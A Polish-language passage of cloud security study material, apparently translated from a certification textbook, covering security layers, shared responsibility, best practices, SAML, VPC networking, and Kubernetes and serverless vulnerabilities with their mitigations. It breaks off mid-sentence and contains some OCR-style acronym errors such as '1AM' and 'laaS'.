Opracuj i udokumentuj program zarządzania bezpieczeństwem informacji, który obejmuje administracyjne, techniczne i fizyczne zabezpieczenia chroniące informacje przed nieautoryzowanym dostępem, modyfikacją lub usunięciem. Niektóre zabezpieczenia warstwy informacyjnej obejmują zapobieganie utracie danych (DLP), monitorowanie i filtrowanie zawartości, monitorowanie aktywności bazy danych, szyfrowanie itp.

Warstwa zarządzania

Ta warstwa obejmuje zadania administracyjne związane z bezpieczeństwem chmury, które mogą ułatwić ciągłe, nieprzerwane i efektywne usługi chmury. Konsumenci korzystający z chmury powinni zapoznać się z wyżej wymienionymi zasadami, aby skorzystać z lepszych usług. Niektóre z kontroli bezpieczeństwa warstwy zarządzania obejmują zarządzanie ryzykiem zgodności (GRC), 1AM, VA/VM, zarządzanie poprawkami, zarządzanie konfiguracją, monitorowanie itp.

Warstwa sieci

Zajmuje się różnymi środkami i zasadami przyjętymi przez administratora sieci w celu monitorowania i zapobiegania nielegalnemu dostępowi, niewłaściwemu użyciu, modyfikacji lub odmowie dostępu do zasobów sieciowych. Dodatkowe zabezpieczenia warstwy sieciowej obejmują usługi zapobiegania/wykrywania włamań do sieci, zapory ogniowe, głęboką kontrolę pakietów, ochronę przed atakami DDoS, jakość usług (QoS), DNSSEC i OAuth.

Zaufane przetwarzanie

Trust computing definiuje bezpieczne środowisko obliczeniowe, które wdraża kontrolę wewnętrzną, możliwość audytu i konserwację w celu zapewnienia dostępności i integralności operacji w chmurze. Sprzęt i oprogramowanie RoT i API to kilka środków kontroli bezpieczeństwa dla zaufanego przetwarzania.

Obliczenia i przechowywanie

W chmurze, ze względu na brak fizycznej kontroli nad danymi i maszyną, usługodawca może nie być w stanie zarządzać danymi i obliczeniami oraz stracić zaufanie konsumentów chmury. Dostawcy CSP muszą ustanowić zasady i procedury dotyczące przechowywania i przechowywania danych oraz wdrożyć odpowiednie mechanizmy tworzenia kopii zapasowych, aby zapewnić dostępność i ciągłość usług, które spełniają wymogi ustawowe, regulacyjne, umowne lub biznesowe oraz zgodność. Oparte na hoście zapory ogniowe, oparte na hoście systemy wykrywania/zapobiegania włamaniom, integralność i zarządzanie plikami/logami, szyfrowanie i maskowanie to niektóre środki kontroli bezpieczeństwa w obliczeniach i pamięci masowej.

Warstwa fizyczna

Ta warstwa obejmuje środki bezpieczeństwa dla infrastruktury chmury, centrów danych i zasobów fizycznych. Jednostki bezpieczeństwa, które mieszczą się w tym obwodzie, to fizyczne zabezpieczenia zakładu, ogrodzenia, ściany, bariery, strażnicy, bramy, nadzór elektroniczny, CCTV, fizyczne mechanizmy uwierzytelniania, patrole bezpieczeństwa itp.

Bezpieczeństwo w chmurze jest obowiązkiem zarówno dostawcy chmury, jak i konsumenta

Bezpieczeństwo to wspólna odpowiedzialność w systemach chmurowych, w których zarówno konsumenci chmury, jak i dostawcy CSP mają różne poziomy kontroli nad dostępnymi zasobami obliczeniowymi. W porównaniu z tradycyjnymi systemami informatycznymi, w których pojedyncza organizacja ma władzę nad całym stosem zasobów obliczeniowych i całym cyklem życia systemów, dostawcy CSP i konsumenci współpracują ze sobą, aby projektować, budować, wdrażać i obsługiwać systemy oparte na chmurze. Dlatego obie strony dzielą się odpowiedzialnością za utrzymanie odpowiedniego bezpieczeństwa tych systemów. Różne modele usług w chmurze (laaS, PaaS i SaaS) implikują różne poziomy kontroli między dostawcami CSP a konsumentami chmury.

Przykład:

Dostawca platformy laaS zwykle przeprowadza kontrolę zarządzania kontami dla początkowych uprzywilejowanych użytkowników systemu, podczas gdy konsument chmury kontroluje zarządzanie kontami użytkowników dla aplikacji wdrożonych w laaS.

Poniżej przedstawiono niektóre kontrole bezpieczeństwa w chmurze:

PKI: Infrastruktura klucza publicznego

SDL: Cykl życia rozwoju zabezpieczeń

WAF: Zapora sieciowa aplikacji

FW: Zapora sieciowa

RTG: Prawdziwy przechwytywacz ruchu

IAM: Tożsamość i dostęp

kierownictwo

ENC: szyfrowanie

DLP: Zapobieganie utracie danych

IPS: System zapobiegania włamaniom

SWG: Bezpieczna brama sieciowa

VA/VM: aplikacja wirtualna/wirtualna

maszyna

Sec aplikacji: bezpieczeństwo aplikacji

AV: Antywirus

VPN: wirtualna sieć prywatna

LB: System równoważenia obciążenia

GRC: Zarządzanie, ryzyko i zgodność

Kontrola konfiguracji: Kontrola konfiguracji

CoS/QoS: klasa usługi/jakość pracy

DDoS: rozproszona odmowa usługi

TPM: moduł zaufanej platformy

Netflow: protokół sieciowy firmy Cisco

Zagadnienia bezpieczeństwa przetwarzania w chmurze

Usługi przetwarzania w chmurze powinny być dostosowane przez dostawcę do określonych wymagań bezpieczeństwa klientów.

CSP powinni zapewniać wysoką multi-tenancy, która umożliwia optymalne wykorzystanie zasobów chmury oraz zabezpieczanie danych i aplikacji.

Usługi chmurowe powinny wdrożyć plan odzyskiwania danych po awarii, który umożliwia odzyskanie informacji w nieoczekiwanych sytuacjach.

Ciągłe monitorowanie QoS jest wymagane w celu utrzymania umów o poziomie usług między konsumentami a dostawcami usług.

Dane przechowywane w usługach w chmurze powinny być bezpiecznie wdrażane, aby zapewnić integralność danych.

Usługa przetwarzania w chmurze powinna być szybka, niezawodna i zdolna do szybkiego reagowania na nowe zapytania.

Aby zapewnić optymalne bezpieczeństwo danych w chmurze obliczeniowej, należy zaimplementować symetryczne i asymetryczne algorytmy kryptograficzne.

Proces operacyjny usług opartych na chmurze powinien być zaprojektowany, obsługiwany i bezpiecznie zintegrowany z organizacyjnym zarządzaniem bezpieczeństwem.

Równoważenie obciążenia powinno być włączone do usług w chmurze, aby ułatwić sieci i zasoby, aby poprawić czas odpowiedzi zadania przy maksymalnej przepustowości.

Dostawcy CSP powinni zapewniać lepszą odporność i lepszą ochronę przed zagrożeniami fizycznymi.

Publiczne usługi chmurowe powinny wykorzystywać zaawansowane opcje sieciowe, takie jak sieć klasy operatorskiej i dedykowana sieć VPN.

CSP muszą zawierać odpowiednie plany obsługi incydentów i reagowania.

Dostawcy CSP powinni wykorzystywać usługi wspierające egzekwowanie zabezpieczeń opartych na rolach, takie jak przypisywanie ról, autoryzacja ról i autoryzacja transakcji.

Usługi w chmurze powinny wykorzystywać globalną bazę danych analizy zagrożeń, która składa się z ogromnej bazy danych informacji o bezpieczeństwie.

Dostawcy chmury powinni uwzględnić rozwiązanie CASB w celu zapewnienia bezpiecznej bramy sieciowej z funkcjami DLP.

Stosuj zasady zerowego zaufania do segmentacji aplikacji biznesowych.

Umieszczenie kontroli bezpieczeństwa w chmurze

Najlepszą praktyką jest wybieranie środków kontroli bezpieczeństwa informacji i wdrażanie ich proporcjonalnie do ryzyka, ogólnie poprzez ocenę zagrożeń, słabych punktów i skutków. Aby architektura bezpieczeństwa w chmurze była skuteczna, należy zapewnić odpowiednią implementację zabezpieczeń. Istnieje wiele mechanizmów bezpieczeństwa, które umieszczone w odpowiednim miejscu mogą chronić wszelkie luki w systemie i zmniejszać skutki ataku. Kategorie kontroli bezpieczeństwa:

Kontrole odstraszające — te kontrole ograniczają ataki na system w chmurze. Przykład: znak ostrzegawczy na ogrodzeniu lub posesji, aby poinformować potencjalnych napastników o negatywnych konsekwencjach, jeśli przystąpią do ataku.

Kontrole prewencyjne — te kontrole wzmacniają system przed incydentami, minimalizując lub eliminując luki w zabezpieczeniach.

Przykład: Silny mechanizm uwierzytelniania zapobiegający nieautoryzowanemu użyciu systemów w chmurze.

Kontrole wykrywające — te kontrole wykrywają i odpowiednio reagują na występujące incydenty.

Przykład: wykorzystanie IDS, IPS itp. pomaga wykrywać ataki na systemy w chmurze.

Kontrole korygujące — te kontrole minimalizują skutki incydentu poprzez ograniczenie szkód.

Najlepsze praktyki dotyczące zabezpieczania chmury

Poniżej omówiono różne najlepsze praktyki dotyczące zabezpieczania środowiska chmurowego:

Egzekwuj mechanizmy ochrony danych, tworzenia kopii zapasowych i przechowywania.

Egzekwuj umowy SLA dotyczące instalowania poprawek i usuwania luk w zabezpieczeniach.

Dostawcy powinni regularnie przechodzić audyty AICPA SAS 70 typu II.

Zweryfikuj swoją chmurę na czarnych listach domeny publicznej.

Egzekwuj umowy prawne w polityce zachowania pracowników.

Zabronić udostępniania poświadczeń użytkownika między użytkownikami, aplikacjami i usługami.

Zaimplementuj bezpieczne uwierzytelnianie, autoryzację i kontrole audytu.

Sprawdź ochronę danych zarówno podczas projektowania, jak i w czasie wykonywania.

wdrożyć silne praktyki generowania, przechowywania i zarządzania kluczami oraz ich niszczenia.

Monitoruj ruch klienta pod kątem złośliwych działań.

Zapobiegaj nieautoryzowanemu dostępowi do serwera za pomocą punktów kontrolnych bezpieczeństwa.

Ujawniaj klientom odpowiednie dzienniki i dane.

Analizuj zasady bezpieczeństwa i umowy SLA dostawców usług w chmurze.

Oceniaj bezpieczeństwo interfejsów API w chmurze i rejestruj ruch sieciowy klienta.

Upewnij się, że chmura przechodzi regularne kontrole bezpieczeństwa i aktualizacje.

Upewnij się, że bezpieczeństwo fizyczne to sprawa 24 x 7 x 365.

Egzekwuj standardy bezpieczeństwa podczas instalacji/konfiguracji.

Upewnij się, że pamięć, pamięć masowa i dostęp do sieci są odizolowane.

W miarę możliwości korzystaj z silnych technik uwierzytelniania dwuskładnikowego.

Zastosuj podstawowy proces powiadamiania o naruszeniu bezpieczeństwa.

Analizuj moduły oprogramowania łańcucha zależności API.

Egzekwuj rygorystyczny proces rejestracji i walidacji.

Wykonaj ocenę podatności i ryzyka konfiguracji.

Ujawniaj klientom informacje o infrastrukturze, poprawkach zabezpieczeń i szczegółach zapory sieciowej.

Wymuszaj rygorystyczne przestrzeganie zasad bezpieczeństwa w chmurze, zarządzanie konfiguracją oprogramowania (SCM) i przejrzystość praktyk zarządzania.

Korzystaj z urządzeń zabezpieczających, takich jak IDS, IPS i zapora ogniowa, aby chronić i blokować nieautoryzowany dostęp do danych przechowywanych w chmurze.

Egzekwuj ścisłe zarządzanie łańcuchem dostaw i przeprowadzaj kompleksową ocenę dostawców.

Egzekwuj rygorystyczne zasady i procedury bezpieczeństwa, takie jak zasady kontroli dostępu, zasady zarządzania bezpieczeństwem informacji i zasady dotyczące umów.

Zapewnij bezpieczeństwo infrastruktury poprzez odpowiednie zarządzanie i monitorowanie, dostępność, bezpieczną separację maszyn wirtualnych i gwarancję usług.

Korzystaj z sieci VPN, aby zabezpieczyć dane klientów i upewnić się, że zostały one całkowicie usunięte z serwerów głównych wraz z ich replikami, gdy zażądane zostanie usunięcie danych.

Upewnij się, że do transmisji wrażliwych i poufnych danych używany jest protokół SSL.

Przeanalizuj model bezpieczeństwa interfejsów dostawców chmury.

Zapoznaj się z warunkami umowy SLA, takimi jak minimalny poziom dyspozycyjności i kary w przypadku niedotrzymania uzgodnionego poziomu.

Egzekwować podstawowe praktyki bezpieczeństwa informacji; np. polityka silnego hasła, bezpieczeństwo fizyczne, bezpieczeństwo urządzenia, szyfrowanie, bezpieczeństwo danych, bezpieczeństwo sieci.

Zapewnij spójność konfiguracji zasobów i egzekwuj praktyki dotyczące dołączania i odzyskiwania.

Oceń poziom tolerancji ryzyka organizacji dla budowania najmniej inwazyjnych polityk.

Ujawniaj klientom informacje o infrastrukturze, poprawkach bezpieczeństwa i szczegółach zapory sieciowej.

Zastosuj spójną platformę do zarządzania tożsamościami w usługach w chmurze.

Wdrażaj automatyzację i technologie AI/ML, aby szybko identyfikować, analizować i eliminować zagrożenia.

Wykorzystaj technologie, takie jak analityka behawioralna użytkowników, do monitorowania anomalii i ograniczania utraty danych zarówno wewnętrznych, jak i zewnętrznych.

Wdrażaj białą listę aplikacji i zapobiegaj wykorzystywaniu pamięci w przypadku obciążeń o jednym celu.

Wdrażaj zaawansowane rozwiązania bezpieczeństwa punktów końcowych i technologię ochrony przed złośliwym oprogramowaniem podczas korzystania z laaS lub PaaS.

Przeprowadź testy penetracyjne, aby sprawdzić, czy istniejące zabezpieczenia w chmurze są wystarczające do ochrony danych i aplikacji.

Wymuszaj stosowanie brokera zabezpieczeń dostępu do chmury (CASB), aby zapewnić stosowanie w chmurze optymalnych środków kontroli bezpieczeństwa.

Skonfiguruj zasady usuwania danych w chmurze, aby bezpiecznie usuwać poufne dane z chmury z zachowaniem zgodności.

Zalecenia NIST dotyczące bezpieczeństwa w chmurze

Oceń ryzyko związane z danymi, oprogramowaniem i infrastrukturą klienta.

Wybierz odpowiedni model wdrażania zgodnie z potrzebami.

Upewnij się, że istnieją procedury audytu dotyczące ochrony danych i izolacji oprogramowania.

Odnawiaj umowy SLA w przypadku luk w zabezpieczeniach między wymaganiami bezpieczeństwa organizacji a standardami dostawcy chmury.

Ustanowienie odpowiednich mechanizmów wykrywania i zgłaszania incydentów.

Przeanalizuj cele bezpieczeństwa organizacji.

Zapytaj, kto jest odpowiedzialny za kwestie prywatności i bezpieczeństwa danych w chmurze.

Język znaczników asercji zabezpieczeń (SAML)

SAML to popularny protokół o otwartym standardzie używany do uwierzytelniania i autoryzacji między dwoma komunikującymi się podmiotami. Zapewnia funkcję pojedynczego logowania (SSO) umożliwiającą użytkownikom interakcję z wieloma aplikacjami lub usługami za pomocą jednego zestawu wspólnych poświadczeń. SAML może być oferowany jako oprogramowanie jako usługa, które można zainstalować u dostawcy usług (SP) i dostawcy tożsamości (IdP), aby uprościć federacyjne mechanizmy autoryzacji i uwierzytelniania dla użytkowników. Protokół SAML składa się z następujących trzech podmiotów.

Klient lub użytkownik: Jest to podmiot posiadający ważne konto, który żąda usługi lub zasobu za pośrednictwem przeglądarki internetowej.

Dostawca usług (SP): Jest to serwer obsługujący aplikacje lub usługi dla użytkowników.

Dostawca tożsamości (IdP): Jest to podmiot w systemie, który przechowuje katalogi użytkowników i mechanizmy sprawdzania poprawności.

Gdy oprogramowanie federacyjne SAML jest instalowane lub konfigurowane, buduje ono relację zaufania między dostawcą usług a dostawcą tożsamości, umożliwiając bezpieczną komunikację. Gdy użytkownik chce uzyskać dostęp do dowolnej usługi lub zasobu, musi zostać uwierzytelniony przez dostawcę tożsamości. Wkrótce po zainicjowaniu żądania usługi przez użytkownika dostawca usługi wysyła żądanie SAML do dostawcy tożsamości w celu zweryfikowania użytkownika. Następnie dostawca tożsamości tworzy oparte na XML potwierdzenie uwierzytelnienia SAML, które opisuje, jaki typ próby logowania został zainicjowany (hasło, dwuskładnikowy itp.); potwierdzenie atrybutu SAML, które zawiera szczegółowe informacje o użytkowniku; oraz potwierdzenie autoryzacji, które opisuje, czy użytkownikowi można zezwolić na dostęp do usługi, czy go odmówić. Asercje oparte na XML są następnie przekazywane do SP. Po pomyślnym zakończeniu procesu uwierzytelniania użytkownik może uzyskać dostęp do chronionych zasobów lub usług.

Bezpieczeństwo sieci w chmurze

Sieć w chmurze to wirtualna infrastruktura IT zarządzana przez dostawców usług w chmurze (CSP), w której zasoby sieciowe są dostarczane na żądanie w postaci chmur prywatnych i publicznych. Tworząc środowisko wirtualne w chmurze za pośrednictwem istniejącej sieci fizycznej, dostawcy CSP mogą wykonywać operacje sieciowe w chmurze publicznej przy użyciu indywidualnych kont klientów.

Bezpieczeństwo sieci w chmurze można osiągnąć na następujące sposoby.

• Wirtualna chmura prywatna (VPC): VPC to bezpieczne i niezależne środowisko chmury prywatnej rezydujące w chmurze publicznej. Klienci VPC mogą uruchamiać programy, hostować aplikacje, zapisywać dane i wykonywać dowolne czynności w sieci prywatnej przy użyciu swoich indywidualnych kont, ale chmura prywatna jest hostowana przez dostawcę chmury publicznej. VPC jest generalnie niezależny od innych VPC działających na tym samym koncie; w związku z tym jeden klient VPC nie może przeglądać ruchu kierowanego do VPC innego klienta. Klient może również utworzyć blok IPv6 i

dodać wiele podsieci w ramach tego bloku. VPC może łączyć skalowalność i inne optymalne cechy chmury publicznej z segregacją danych chmury prywatnej. Zasoby VPC są dostępne na żądanie i mogą być rozszerzane i konfigurowane w zależności od wymagań.

• Podsieci publiczne i prywatne: Podsieci w VPC mogą być publiczne lub prywatne. Maszyny wirtualne znajdujące się w podsieci publicznej mogą przesyłać pakiety danych bezpośrednio przez Internet, podczas gdy maszyny wirtualne w podsieci prywatnej nie. Podsieć publiczna składa się ze ścieżki zewnętrznej, która przesyła wiadomości przez bramę internetową (IGW), która zezwala na ruch IPv4 i IPv6 z VPC bez żadnych ograniczeń dotyczących przepustowości. Maszyny wirtualne w publicznej podsieci mogą również odbierać ruch przychodzący przez IGW, o ile zezwalają na to ich sieciowe listy ACL i grupy zabezpieczeń. Prywatna podsieć może łączyć się z zewnętrzną siecią WWW za pośrednictwem publicznej bramy translacji adresów sieciowych (NAT). Samo urządzenie trasujące wykonuje NAT. Ponadto NAT nie zezwala bezpośrednio na ruch przychodzący z sieci, co powoduje, że podsieć jest prywatna. Łączność zewnętrzną dla podsieci prywatnej można również utworzyć za pomocą usług VPN.

• Bramy tranzytowe: Brama tranzytowa to rozwiązanie do routingu sieciowego, które ustanawia i zarządza komunikacją między lokalną siecią konsumencką a VPC za pośrednictwem jednostki scentralizowanej. Takie podejście upraszcza topologię sieci i eliminuje skomplikowane połączenia równorzędne. Jednak ta komunikacja może być dozwolona lub zablokowana przez listy ACL specyficzne dla chmury, w zależności od numerów portów i adresów IP hostów. Dzięki scentralizowanej jednostce administrator lub menedżer sieci może mieć wyraźny obraz całej sieci, nawet jeśli połączenia urządzeń są nawiązywane za pośrednictwem definiowanej programowo sieci rozległej (SD-WAN).

• Punkt końcowy VPC: punkt końcowy VPC ustanawia prywatne połączenie między VPC a inną usługą w chmurze bez dostępu do Internetu, zewnętrznych bram, rozwiązań NAT, połączeń VPN lub adresów publicznych. Dlatego ruch między punktami końcowymi nie opuszcza sieci organizacji. Punkty końcowe to wirtualne urządzenia komputerowe. Są to redundantne, skalowalne i wysoce dostępne elementy VPC, które umożliwiają interakcję między maszynami wirtualnymi w VPC i usługach w chmurze bez żadnych ograniczeń przepustowości lub awarii dostępności. Poniżej przedstawiono dwa typy punktów końcowych VPC.

• Punkt końcowy interfejsu: Jest to elastyczny interfejs sieciowy (ENI), który ma prywatny adres IP w granicach zdefiniowanej podsieci. Działa jako początkowy punkt źródłowy ruchu do VPC lub obsługiwanych usług chmurowych.

• Punkt końcowy modułu równoważenia obciążenia bramy: jest to również ENI i działa jako początkowy punkt źródłowy w celu utrudnienia przepływu ruchu i przekierowania go do usługi skonfigurowanej za pośrednictwem modułu równoważenia obciążenia bramy, który jest następnie używany do kontroli bezpieczeństwa.

Kontrola bezpieczeństwa w chmurze

Kontrole bezpieczeństwa w chmurze chronią środowisko chmurowe przed wszelkiego rodzaju lukami w zabezpieczeniach i minimalizują skutki cyberataków. Te kontrole mogą obejmować praktyki, procedury, wytyczne i zasady, które są egzekwowane w celu zabezpieczenia infrastruktury chmury. Poniżej omówiono kilka przykładów kontroli bezpieczeństwa w chmurze.

Bezpieczeństwo aplikacji w chmurze

Bezpieczeństwo aplikacji w chmurze to zestaw reguł, procesów, zasad, kontroli i technik, które administrują całą wymianą danych między współpracującymi platformami w chmurze, takimi jak Box,

Google G Suite, Slack i Microsoft Office 365. Jeśli pracownicy lub użytkownicy przechowują i wysyłają dane na platformach chmurowych w perspektywie długoterminowej obowiązkowe jest włączenie rozwiązania opartego na chmurze, znanego jako „sieć bezpieczeństwa", do implementacji zabezpieczeń o zerowym zaufaniu. Zabezpieczenia aplikacji w chmurze są stosowane tylko do warstw aplikacji SaaS, IaaS i PaaS. Implementacja zabezpieczeń aplikacji w chmurze zapobiega nadużyciom, takim jak cross-site scripting (XSS), cross-site request forgery (CSRF), przejmowanie sesji, iniekcja SQL i słabe uwierzytelnianie.

Wysoka dostępność w różnych strefach

Środowisko chmurowe dla aplikacji ma wysoką dostępność, jeśli usługi aplikacji są kontynuowane podczas zamierzonych lub niezamierzonych przestojów sieci. Wysoką dostępność można osiągnąć, dzieląc serwery na strefy i zachowując w nich spójność sieci. Umożliwia środowisku obsługę awarii w poszczególnych strefach dostępności lub sieci bez utraty danych. Zapewnia również scentralizowane zarządzanie w celu monitorowania operacji sieciowych i wykorzystania zasobów. Poniższy rysunek przedstawia uproszczony widok środowiska chmury z wysoką dostępnością w różnych strefach. Środowisko chmurowe o wysokiej dostępności składa się z dwóch węzłów: węzła głównego i węzła pomocniczego. Pierwszy serwer działa w pierwszej strefie dostępności, a drugi serwer działa w dodatkowej strefie dostępności. To środowisko jest chronione przed różnymi przerwami w działaniu usług, takimi jak awaria dysku, awaria woluminu, awaria sieci i awaria strefy. Tutaj każdy węzeł jest niezależny i ma oddzielne strefy. Jeśli jakikolwiek węzeł ulegnie awarii, kopia jego danych jest zapewnić istnienie w innym węźle, który zapewnia dostęp do wszystkich informacji. Ponadto węzeł może zostać wyłączony w celu aktualizacji, podczas gdy drugi węzeł aktywnie świadczy usługi.

Integracja i audyt w chmurze

Integracja z chmurą to proces grupowania wielu środowisk chmurowych w formie chmury publicznej lub hybrydowej, która umożliwia administratorom stały dostęp do systemów, usług, danych i aplikacji oraz ich obsługę. Łączy również środowisko chmurowe ze środowiskiem lokalnym. Bez integracji z chmurą administratorzy muszą wykonywać każde zadanie integracji niezależnie i ręcznie, co jest procesem czasochłonnym i podatnym na błędy. Podczas gdy wskaźniki ryzyka dla sieci lokalnych są zazwyczaj wykrywane w dziennikach sieci lub aplikacji, wskaźniki ryzyka oparte na chmurze są uzyskiwane z dzienników interfejsu API. Dlatego wszystkie usługi powinny być zintegrowane zgodnie ze zdefiniowaną polityką bezpieczeństwa lub wytycznych i poddawane dalszemu audytowi w celu osiągnięcia zgodności z bezpieczeństwem. Mechanizmy integracji z chmurą zapewniają kompleksowy wgląd we wszystkie dane organizacji, poprawiają łączność i pomagają w gromadzeniu wszystkich wskaźników ryzyka do oceny. Audyt chmury to proces analizy usług oferowanych przez dostawców chmury i weryfikacji zgodności z wymaganiami dotyczącymi prywatności, bezpieczeństwa i wydajności dla środowiska chmurowego. Audyty bezpieczeństwa chmury muszą dotyczyć problemów związanych zarówno z infrastrukturą konwencjonalną, jak i chmurową. Właściwy audyt może zapewnić dostępność usług dla klientów w każdych warunkach w sposób zorganizowany i kompleksowy sposób. Oferuje również zautomatyzowane gromadzenie danych dotyczących bezpieczeństwa i operacji w celu systematycznej oceny i porównania. Jest to opłacalne podejście, które oszczędza czas zarówno dużych, jak i małych przedsiębiorstw, ponieważ raz dostarczone informacje mogą być dynamicznie aktualizowane po wprowadzeniu modyfikacji.

Grupy bezpieczeństwa

Grupa zabezpieczeń to podstawowy środek bezpieczeństwa zaimplementowany w infrastrukturze chmury w celu zapewnienia bezpieczeństwa instancjom wirtualnym. Służy jako rozwiązanie bezpieczeństwa dla maszyn wirtualnych. Grupa zabezpieczeń znajduje się między Internetem a

instancjami wirtualnymi i kontroluje ruch przychodzący i wychodzący. Odpowiednio skonfigurowana grupa zabezpieczeń zapobiega atakom typu „odmowa usługi” (DoS) oraz nieautoryzowanemu dostępowi do zasobów IT.

Świadomość instancji

Oparty na chmurze model łańcucha zabijania opisuje możliwości wykorzystania fałszywych instancji chmurowych do dowodzenia i kontroli w celu eksfiltracji danych ze środowiska chmurowego. Wiele rozwiązań zabezpieczających, takich jak zapory ogniowe, bramy i inne narzędzia zabezpieczające w chmurze, nie jest w stanie walczyć z tymi zagrożeniami, ponieważ nie są w stanie prześledzić różnic między instancjami aplikacji chmurowych. Atakujący często wykorzystują tę niezdolność do ataku na sieci w chmurze. Dlatego konieczne jest użycie narzędzi, które są świadome lub potrafią odróżnić instancje w chmurze, takie jak Google Drive i OneDrive, w celu ochrony przed zagrożeniami opartymi na chmurze, takimi jak eksfiltracja danych i phishing SaaS.

Luki w zabezpieczeniach Kubernetes i rozwiązania

Rosnąca popularność i akceptacja technologii Kubernetes w różnych organizacjach, w tym u czołowych dostawców chmury publicznej, ostatecznie zwiększyła krytyczne luki w zabezpieczeniach. Wykrywanie luk w zabezpieczeniach i wdrażanie udoskonalonych rozwiązań bezpieczeństwa stało się obowiązkiem specjalistów ds. bezpieczeństwa. W tabeli omówiono niektóre luki Kubernetes i rozwiązania związane z każdą luką.

Luki : Rozwiązania

1. Brak unieważnienia certyfikatu : Upewnij się, że węzły przechowują listę unieważnionych certyfikatów (CRL) i sprawdzaj za każdym razem, gdy przedstawiany jest im certyfikat. ;Nalegaj, aby administratorzy używali zszywania protokołu OCSP (Online Certificate Status Protocol) do unieważniania certyfikatów w klastrze za pośrednictwem serwera OCSP.

2. Nieuwierzytelnione połączenia HTTPS : Domyślnie uwierzytelniaj wszystkie połączenia HTTPS w systemie.; Upewnij się, że wszystkie komponenty korzystają z urzędu certyfikacji obsługiwanego przez narzędzie kubeapiserver.;Zaimplementuj dwukierunkowy TLS dla wszystkich połączeń.

3. Odsłonięte tokeny okaziciela w dziennikach : Usuń token okaziciela z dzienników systemowych i unikaj logowania wszelkie dane uwierzytelniające. ; Przeprowadzaj przeglądy kodu, aby upewnić się, że poufne dane nie są rejestrowane. ; Zaimplementuj filtry rejestrowania, aby usunąć poufne dane przed ich zapisaniem.

4. Ekspozycja wrażliwych danych poprzez zmienne środowiskowe: Unikaj zbierania poufnych danych bezpośrednio ze zmiennych środowiskowych. ; Używaj sekretów Kubernetes we wszystkich komponentach systemu.

5. Sekrety w spoczynku nie są domyślnie szyfrowane : Zdefiniuj i udokumentuj konfiguracje wymagane dla różnych poziomów bezpieczeństwa.

6. Porównanie hasła w czasie innym niż stały: Użyj bezpiecznej funkcji porównania w czasie stałym, np. crypto.subtle.ConstantTimeCompare. ; Odrzuć podstawowe mechanizmy uwierzytelniania dla bezpiecznych opcji.

7. Zakodowane na stałe ścieżki poświadczeń: Zdefiniuj metodę konfiguracji ścieżek poświadczeń i unikaj zakodowane na stałe ścieżki poświadczeń.; Zezwalaj na konfigurację międzyplatformową poprzez uogólnienie ścieżki.

8. Rotacja dzienników nie jest atomowa : Zaimplementuj techniki kopiowania, a następnie zmiany nazwy, aby upewnić się, że dzienniki nie są utracone podczas rotacji dziennika. ; Unikaj używania rotacji dzienników i wdrażaj trwałe dzienniki, które dodają dziennik dane liniowo i utwórz nowy dziennik za każdym razem, gdy nastąpi rotacja dziennika wymagana.

9. Brak procesu wycofywania dla planowania : Zaimplementuj proces wycofywania dla programu kube-scheduler, aby zapobiec napiętym pętlom.

10. Nie Zaprzeczanie : Używaj dodatkowych mechanizmów rejestrowania dla procesów, które wymagają stricte niezaprzeczalności i audytu. ; Wszystkie zdarzenia uwierzytelniania powinny być rejestrowane i możliwe do odzyskania z centralnego położenia w klastrze.

Bezserwerowe zagrożenia bezpieczeństwa i rozwiązania

Przetwarzanie bezserwerowe stało się popularne dzięki swoim niezwykłym funkcjom, takim jak zerowa administracja, usługa typu pay-per-use i samoskalowalność. Chociaż technologia bezserwerowa ma kilka zalet, wprowadziła również nowe zagrożenia, które należy ograniczyć. Według OWASP w tabeli omówiono 10 najważniejszych zagrożeń bezpieczeństwa i rozwiązań bezserwerowych.

Ryzyka: Rozwiązania

A1- Wstrzyknięcie

Nie ufaj ani nie rób żadnych założeń dotyczących danych wejściowych i ich ważności z jakiegokolwiek źródła.

Implementuj bezpieczne API i stosuj sparametryzowane interfejsy lub narzędzia do mapowania relacji obiektowych.

Zaimplementuj białą listę aplikacji tam, gdzie to konieczne.

Unikaj znaków specjalnych przy użyciu określonej składni ucieczki w dynamicznych zapytaniach SQL.

Oceń wszystkie punkty wejścia i typy zdarzeń w systemie.

Uruchom funkcje z najmniejszymi uprawnieniami niezbędnymi do wykonania zadania.

Chroń funkcje w stanie wykonania, korzystając z rozwiązań ochronnych w czasie wykonywania.

A2- Uszkodzone uwierzytelnianie

Korzystaj z rozwiązań do kontroli tożsamości i dostępu zapewnianych przez chmurę dostawcy usług, takich jak AWS Cognito, AWS Single Sign-On, Azure Active Directory B2C, Azure App Service i uwierzytelnianie Google Firebase.

Zaimplementuj silne uwierzytelnianie i kontrolę dostępu na zewnątrz zasobu.

Korzystaj z bezpiecznych metod uwierzytelniania usług, takich jak Federated Identity (SAML, OAuth2, tokeny bezpieczeństwa itp.) do uwierzytelniania zasobu wewnętrznego.

A3 - Eekspozycja danych wrażliwych

Zidentyfikuj i sklasyfikuj dane wrażliwe.

Zminimalizuj przechowywanie wrażliwych danych; przechowywać tylko niezbędne dane.

Szyfruj dane zarówno podczas przesyłania, jak iw stanie spoczynku.

Zaimplementuj punkty końcowe FITTPS dla interfejsów API.

Korzystaj z usług CSP do zarządzania kluczami i szyfrowania przechowywanych danych, sekretów i zmiennych środowiskowych do funkcji w czasie wykonywania i danych w tranzycie.

A4 - Jednostki zewnętrzne XML (XXE)

W miarę możliwości należy używać wyłącznie zestawów programistycznych dostawcy CSP.

Przeprowadzaj skanowanie pod kątem luk w zabezpieczeniach bibliotek łańcucha dostaw.

Testuj wywołania interfejsu API pod kątem luk w zabezpieczeniach XXE.

Zawsze wyłączaj rozpoznawanie jednostek.

A5- Naruszona kontrola dostępu

Przestrzegaj zasady najniższych uprawnień podczas udzielania uprawnień do funkcji.

Przejrzyj każdą funkcję, aby wykryć nadmiarowe uprawnienia.

Postępuj zgodnie z najlepszymi praktykami dostawcy usług w chmurze, takimi jak AWS 1AM i najlepszymi rozwiązaniami dotyczącymi zarządzania tożsamościami platformy Azure.

A6- Błędna konfiguracja zabezpieczeń

Skorzystaj z wbudowanych usług dostawcy chmury, takich jak AWS Trust Advisor, aby zidentyfikować zasoby publiczne.

Wymuś silną kontrolę dostępu do zasobów w chmurze.

Zidentyfikuj funkcje z niepowiązanymi wyzwalaczami.

Ustaw funkcje z wymaganym minimalnym limitem czasu.

Zastosuj zautomatyzowane narzędzia do wykrywania błędnych konfiguracji zabezpieczeń w aplikacji bezserwerowej.

A7- Skrypty międzywitrynowe (XSS)

Zaszyfruj wszystkie niezaufane dane przed przesłaniem do klienta.

Używaj tylko frameworków i nagłówków dobrze znanych

